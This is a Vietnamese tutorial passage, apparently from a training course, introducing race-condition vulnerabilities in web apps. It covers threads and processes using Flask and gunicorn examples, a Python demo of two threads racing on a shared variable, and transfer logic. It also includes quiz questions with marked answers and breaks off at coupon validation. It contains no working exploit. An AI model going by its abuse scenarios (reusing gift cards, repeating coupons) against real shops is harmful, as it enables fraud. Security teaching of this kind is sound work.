Race conditions

Giả sử chúng ta được giao nhiệm vụ kiểm tra bảo mật của một ứng dụng web mua sắm trực tuyến. Nhiều câu hỏi nảy sinh. Liệu chúng ta có thể sử dụng lại một thẻ quà tặng trị giá 10 đô la để thanh toán cho một mặt hàng trị giá 100 đô la không? Liệu chúng ta có thể áp dụng cùng một mã giảm giá cho giỏ hàng nhiều lần không? Câu trả lời là có thể! Nếu hệ thống dễ bị tấn công bởi lỗ hổng **race condition**, chúng ta có thể làm tất cả những điều này và hơn thế nữa.

Phần này sẽ giới thiệu về lỗ hổng **race condition**. **Race condition** là một tình huống trong các chương trình máy tính, trong đó thời gian thực hiện các sự kiện ảnh hưởng đến hành vi và kết quả của chương trình. Nó thường xảy ra khi một biến được truy cập và sửa đổi bởi nhiều luồng. Do thiếu các cơ chế khóa và đồng bộ hóa thích hợp giữa các luồng khác nhau, kẻ tấn công có thể lạm dụng hệ thống và áp dụng mã giảm giá nhiều lần hoặc thực hiện các giao dịch tiền vượt quá số dư của chúng.

1. Multi – Threading

Programs

Một chương trình là một tập hợp các hướng dẫn để thực hiện một nhiệm vụ cụ thể. Bạn cần chạy chương trình để hoàn thành điều mình muốn. Nếu không chạy, nó sẽ không làm gì cả và vẫn chỉ là một tập hợp các hướng dẫn tĩnh.

Hãy so sánh điều này với máy chủ Flask (Python) tối thiểu "Hello, World!" của chúng ta. Đoạn mã bên dưới quy định rằng ứng dụng sẽ lắng nghe trên cổng 8080 và phản hồi bằng một trang HTML chào mừng tối thiểu chứa dòng chữ "Hello, World!".


```
# Import the Flask class from the flask module
from flask import Flask

# Create an instance of the Flask class representing the application
app = Flask(__name__)

# Define a route for the root URL ('/')
@app.route('/')
def hello_world():
    # This function will be executed when the root URL is accessed
    # It returns a string containing HTML code for a simple web page
    return '<html><head><title>Greeting</title></head><body><h1>Hello,
World!</h1></body></html>'

# This checks if the script is being run directly (as the main program)
# and not being imported as a module
if __name__ == '__main__':
    # Run the Flask application
    # The host='0.0.0.0' allows the server to be accessible from any IP address
```

```
# The port=8080 specifies the port number on which the server will listen
app.run(host='0.0.0.0', port=8080)
```

Processes

Một tiến trình là một chương trình đang được thực thi. Trong một số tài liệu, bạn có thể bắt gặp thuật ngữ "job". Cả hai thuật ngữ đều đề cập đến cùng một thứ, mặc dù thuật ngữ "process" đã thay thế thuật ngữ "job". Không giống như một chương trình, vốn là tĩnh, một tiến trình là một thực thể động. Nó bao gồm một số khía cạnh chính, đặc biệt là:

- Program: Mã thực thi liên quan đến tiến trình
- Memory: Nơi lưu trữ dữ liệu tạm thời
- State: Một tiến trình thường chuyển đổi giữa các trạng thái khác nhau. Sau khi ở trạng thái Mới (New), tức là vừa được tạo, nó chuyển sang trạng thái Sẵn sàng (Ready), tức là sẵn sàng chạy khi được cấp thời gian xử lý của CPU. Khi CPU cấp phát thời gian cho nó, nó chuyển sang trạng thái Đang chạy (Running). Hơn nữa, nó có thể ở trạng thái Chờ (Waiting) để chờ hoàn thành thao tác I/O hoặc sự kiện. Khi kết thúc, nó chuyển sang trạng thái Đã kết thúc (Terminated).



Nếu bạn chạy đoạn mã Flask ở trên, một tiến trình sẽ được tạo và nó sẽ lắng nghe các kết nối đến tại cổng 8080. Nói cách khác, nó sẽ dành phần lớn thời gian ở trạng thái Chờ (Waiting). Khi nhận được yêu cầu HTTP GET /, nó sẽ chuyển sang trạng thái Sẵn sàng (Ready), chờ đến lượt chạy dựa trên lịch trình CPU. Khi ở trạng thái Đang chạy (Running), nó sẽ gửi trang HTML đến máy khách và quay lại trạng thái Chờ.

Từ góc nhìn của máy chủ, ứng dụng đang phục vụ các máy khách theo trình tự, tức là các yêu cầu của máy khách được xử lý từng cái một. (Lưu ý rằng Flask mặc định là đa luồng kể từ phiên bản 1.0. Chúng ta đã sử dụng đối số --without-threads để buộc nó chạy đơn luồng.)

Ví dụ:

```
$ flask run --without-threads --host=0.0.0.0
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://192.168.0.104:5000
Press CTRL+C to quit
127.0.0.1 - - [16/Apr/2024 23:34:46] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 23:34:48] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2024 23:35:11] "GET / HTTP/1.1" 200 -
```

Threads

Luồng (thread) là một đơn vị thực thi nhẹ. Nó chia sẻ nhiều phần bộ nhớ và lệnh với tiến trình.

Trong nhiều trường hợp, chúng ta cần lặp lại cùng một tiến trình nhiều lần. Hãy nghĩ đến một máy chủ web phục vụ hàng nghìn người dùng cùng một trang (hoặc một trang được cá nhân hóa). Chúng ta có thể áp dụng một trong hai cách tiếp cận chính:

- Tuần tự: Một tiến trình đang chạy; nó phục vụ từng người dùng một cách tuần tự. Người dùng mới được thêm vào hàng đợi.
- Song song: Một tiến trình đang chạy; nó tạo ra một luồng để phục vụ mỗi người dùng mới. Người dùng mới chỉ được thêm vào hàng đợi sau khi đạt đến số lượng luồng tối đa đang chạy.

Ứng dụng trước đó có thể chạy với bốn luồng bằng cách sử dụng Gunicorn. Gunicorn, còn được gọi là “Kỳ lân xanh”, là một máy chủ HTTP WSGI Python. WSGI là viết tắt của Web Server Gateway Interface, đóng vai trò cầu nối giữa các máy chủ web và các ứng dụng web Python. Đặc biệt, Gunicorn có thể tạo ra nhiều tiến trình worker để xử lý các yêu cầu đến đồng thời. Bằng cách chạy gunicorn với tùy chọn --workers=4, chúng ta đang chỉ định rằng chúng ta muốn có bốn worker sẵn sàng xử lý các yêu cầu của máy khách; hơn nữa, --threads=2 cho biết rằng mỗi tiến trình worker có thể tạo ra hai luồng.

Ví dụ:

```
gunicorn --workers=4 --threads=2 -b 0.0.0.0:8080 app:app
[2024-04-16 23:35:59 +0300] [507149] [INFO] Starting gunicorn 21.2.0
[2024-04-16 23:35:59 +0300] [507149] [INFO] Listening at: http://0.0.0.0:8080 (507149)
[2024-04-16 23:35:59 +0300] [507149] [INFO] Using worker: gthread
[2024-04-16 23:35:59 +0300] [507150] [INFO] Booting worker with pid: 507150
[2024-04-16 23:35:59 +0300] [507151] [INFO] Booting worker with pid: 507151
[2024-04-16 23:35:59 +0300] [507152] [INFO] Booting worker with pid: 507152
[2024-04-16 23:35:59 +0300] [507153] [INFO] Booting worker with pid: 507153
```

Answer the questions below

You downloaded an instruction booklet on how to make an origami crane. What would this instruction booklet resemble in computer terms?

Program ✓ Correct Answer


What is the name of the state where a process is waiting for an I/O event?

Waiting ✓ Correct Answer

2. Race conditions

Real World Analogy

Hãy hình dung tình huống sau: Bạn gọi điện đến một nhà hàng để đặt bàn cho một bữa trưa kinh doanh quan trọng. Bạn đã quen thuộc với nhà hàng và cách bố trí của nó. Một chiếc bàn cụ thể, số 17, là lựa chọn ưa thích của bạn vì nó có tầm nhìn đẹp và khá riêng tư. Bạn gọi điện để đặt bàn số 17; người tiếp tân xác nhận bàn đó còn trống vì không có biển "Đã đặt". Cùng lúc đó, một khách hàng khác đang nói chuyện với một người tiếp tân khác và đặt bàn cho cùng một chiếc bàn đó.



Ai thực sự đã đặt bàn? Đó là tình trạng tranh chấp tài nguyên (race condition).

Tại sao điều này xảy ra? Tình huống không may này xảy ra vì có nhiều hơn một người quản lý đang nhận đặt chỗ; hơn nữa, người quản lý mất vài phút để lấy thẻ "Đã đặt" và gắn nó vào bàn sau khi cập nhật sổ đặt chỗ hàng ngày. Có ít nhất một phút để một khách hàng khác đặt chỗ bàn đã được đặt trước.

Tương tự, khi một luồng kiểm tra một giá trị để thực hiện một hành động, một luồng khác có thể thay đổi giá trị đó trước khi hành động diễn ra.

Hãy xem xét đoạn mã Python sau với hai luồng mô phỏng việc hoàn thành một tác vụ theo từng bước tăng 10%.

```
import threading

x = 0  # Shared variable

def increase_by_10():
    global x
    for i in range(1, 11):
        x += 1
        print(f"Thread {threading.current_thread().name}: {i}0% complete, x =
{x}")

# Create two threads
thread1 = threading.Thread(target=increase_by_10, name="Thread-1")
thread2 = threading.Thread(target=increase_by_10, name="Thread-2")

# Start the threads
thread1.start()
thread2.start()

# Wait for both threads to finish
thread1.join()
thread2.join()

print("Both threads have finished completely.")
```

Hai luồng này bắt đầu cùng lúc; chúng không làm gì khác ngoài việc in một giá trị lên màn hình. Do đó, người ta mong đợi chúng sẽ kết thúc đồng thời, hoặc ít nhất là kết quả sẽ nhất quán. Tuy nhiên, trong chương trình trên, không có gì đảm bảo luồng nào sẽ kết thúc trước và kết thúc sớm đến mức nào. Dưới đây là kết quả thực thi lần đầu:

```
python t3_race_to_100.py
...
Thread Thread-1: 40% complete, x = 10
Thread Thread-2: 70% complete, x = 11
Thread Thread-1: 50% complete, x = 12
Thread Thread-2: 80% complete, x = 13
Thread Thread-1: 60% complete, x = 14
Thread Thread-1: 70% complete, x = 16
Thread Thread-2: 90% complete, x = 15
Thread Thread-2: 100% complete, x = 17
Thread Thread-1: 80% complete, x = 18
Thread Thread-1: 90% complete, x = 19
Thread Thread-1: 100% complete, x = 20
Both threads have finished completely.
```

Dưới đây là kết quả thực thi lần thứ hai:

```
python t3_race_to_100.py
...
Thread Thread-1: 70% complete, x = 10
Thread Thread-2: 40% complete, x = 11
Thread Thread-1: 80% complete, x = 12
Thread Thread-2: 50% complete, x = 13
Thread Thread-1: 90% complete, x = 14
Thread Thread-2: 60% complete, x = 15
Thread Thread-1: 100% complete, x = 16
Thread Thread-2: 70% complete, x = 17
Thread Thread-2: 80% complete, x = 18
Thread Thread-2: 90% complete, x = 19
Thread Thread-2: 100% complete, x = 20
Both threads have finished completely.
```


Chạy chương trình này nhiều lần sẽ dẫn đến các kết quả khác nhau. Trong lần thử đầu tiên, Luồng 2 đạt 100 trước; tuy nhiên, trong lần thử thứ hai, Luồng 2 đạt 100 sau. Chúng ta không thể kiểm soát được kết quả đầu ra. Nếu tính bảo mật của ứng dụng phụ thuộc vào việc một luồng hoàn thành trước luồng khác, thì chúng ta cần thiết lập các cơ chế để đảm bảo sự bảo vệ thích hợp.

Causes

Như chúng ta đã thấy trong chương trình trước, hai luồng đang thay đổi cùng một biến. Bất cứ khi nào một luồng được cấp thời gian CPU, nó sẽ nhanh chóng tăng x lên 1. Do đó, hai luồng này đang "đua" để tăng cùng một biến. Chương trình này cho thấy một ví dụ đơn giản xảy ra trên một máy chủ duy nhất.

Nói chung, nguyên nhân phổ biến của tình trạng tranh chấp tài nguyên nằm ở việc chia sẻ tài nguyên. Ví dụ, khi nhiều luồng đồng thời truy cập và sửa đổi cùng một dữ liệu được chia sẻ. Ví dụ về dữ liệu được chia sẻ là một bản ghi trong cơ sở dữ liệu và một cấu trúc dữ liệu trong bộ nhớ. Có nhiều nguyên nhân tinh vi khác, nhưng chúng ta sẽ đề cập đến ba nguyên nhân phổ biến:

- Thực thi song song: Máy chủ web có thể thực thi nhiều yêu cầu song song để xử lý tương tác đồng thời của người dùng. Nếu các yêu cầu này truy cập và sửa đổi các tài nguyên được chia sẻ hoặc trạng thái ứng dụng mà không được đồng bộ hóa đúng cách, điều đó có thể dẫn đến tình trạng tranh chấp dữ liệu và hành vi không mong muốn.
- Thao tác cơ sở dữ liệu: Các thao tác cơ sở dữ liệu đồng thời, chẳng hạn như chuỗi đọc-sửa-ghi, có thể gây ra tình trạng tranh chấp dữ liệu. Ví dụ, hai người dùng cố gắng cập nhật cùng một bản ghi đồng thời có thể dẫn đến dữ liệu không nhất quán hoặc xung đột. Giải pháp nằm ở việc thực thi các cơ chế khóa phù hợp và cách ly giao dịch.
- Thư viện và dịch vụ của bên thứ ba: Ngày nay, các ứng dụng web thường tích hợp với các thư viện, API và các dịch vụ khác của bên thứ ba. Nếu các thành phần bên ngoài này không được thiết kế để xử lý truy cập đồng thời đúng cách, tình trạng tranh chấp dữ liệu có thể xảy ra khi nhiều yêu cầu hoặc thao tác tương tác với chúng đồng thời.



3. Web Application Architecture

Client-Server Model

Các ứng dụng web tuân theo mô hình máy khách-máy chủ:


- Máy khách: Máy khách là chương trình hoặc ứng dụng khởi tạo yêu cầu dịch vụ. Ví dụ, khi chúng ta duyệt một trang web, trình duyệt web của chúng ta yêu cầu trang web (hoặc tệp) từ máy chủ web.

- Máy chủ: Máy chủ là chương trình hoặc hệ thống cung cấp các dịch vụ này để đáp ứng các yêu cầu đến. Ví dụ, máy chủ web phản hồi yêu cầu HTTP GET đến và gửi một trang HTML (hoặc tệp) đến trình duyệt web yêu cầu (máy khách).

Typical Web Application

Ứng dụng web tuân theo kiến trúc đa tầng. Kiến trúc này tách logic ứng dụng thành các lớp hoặc tầng khác nhau. Thiết kế phổ biến nhất sử dụng ba tầng:

- Tầng trình bày: Trong các ứng dụng web, tầng này bao gồm trình duyệt web ở phía máy khách. Trình duyệt web hiển thị mã HTML, CSS và JavaScript.
- Tầng ứng dụng: Tầng này chứa logic nghiệp vụ và chức năng của ứng dụng web. Nó nhận yêu cầu từ máy khách, xử lý chúng và tương tác với tầng dữ liệu. Nó được triển khai bằng các ngôn ngữ lập trình phía máy chủ như Node.js và PHP, cùng nhiều ngôn ngữ khác.
- Tầng dữ liệu: Tầng này chịu trách nhiệm lưu trữ và thao tác dữ liệu ứng dụng. Các thao tác cơ sở dữ liệu điển hình bao gồm tạo, cập nhật, xóa và tìm kiếm các bản ghi hiện có. Điều này thường được thực hiện bằng cách sử dụng hệ thống quản lý cơ sở dữ liệu (DBMS); ví dụ về DBMS bao gồm MySQL và PostgreSQL.



States

Trước khi đi sâu hơn, hãy cùng xem xét một vài ví dụ về logic nghiệp vụ. Chúng ta sẽ xem xét các ví dụ sau:

- Xác thực và thực hiện chuyển tiền (Validating and conducting money transfer)
- Xác thực mã giảm giá và áp dụng chiết khấu (Validating coupon codes and applying discounts)

Validating and Conducting Money Transfer


Hãy xem ví dụ về việc chuyển tiền cho bạn bè hoặc tài khoản khác của bạn. Chương trình sẽ diễn ra như sau:

Người dùng nhấp vào nút “Xác nhận chuyển khoản”

Ứng dụng truy vấn cơ sở dữ liệu để xác nhận số dư tài khoản có đủ để thanh toán số tiền chuyển khoản hay không


Cơ sở dữ liệu phản hồi truy vấn:

- Nếu số tiền nằm trong giới hạn tài khoản, ứng dụng sẽ thực hiện giao dịch
- Nếu số tiền vượt quá giới hạn tài khoản, ứng dụng sẽ hiển thị thông báo lỗi



Trong trường hợp lý tưởng, đoạn mã trên sẽ dẫn đến hai trạng thái chương trình:

- Số tiền chưa được gửi
- Số tiền đã được gửi



Validating coupon codes and applying discounts

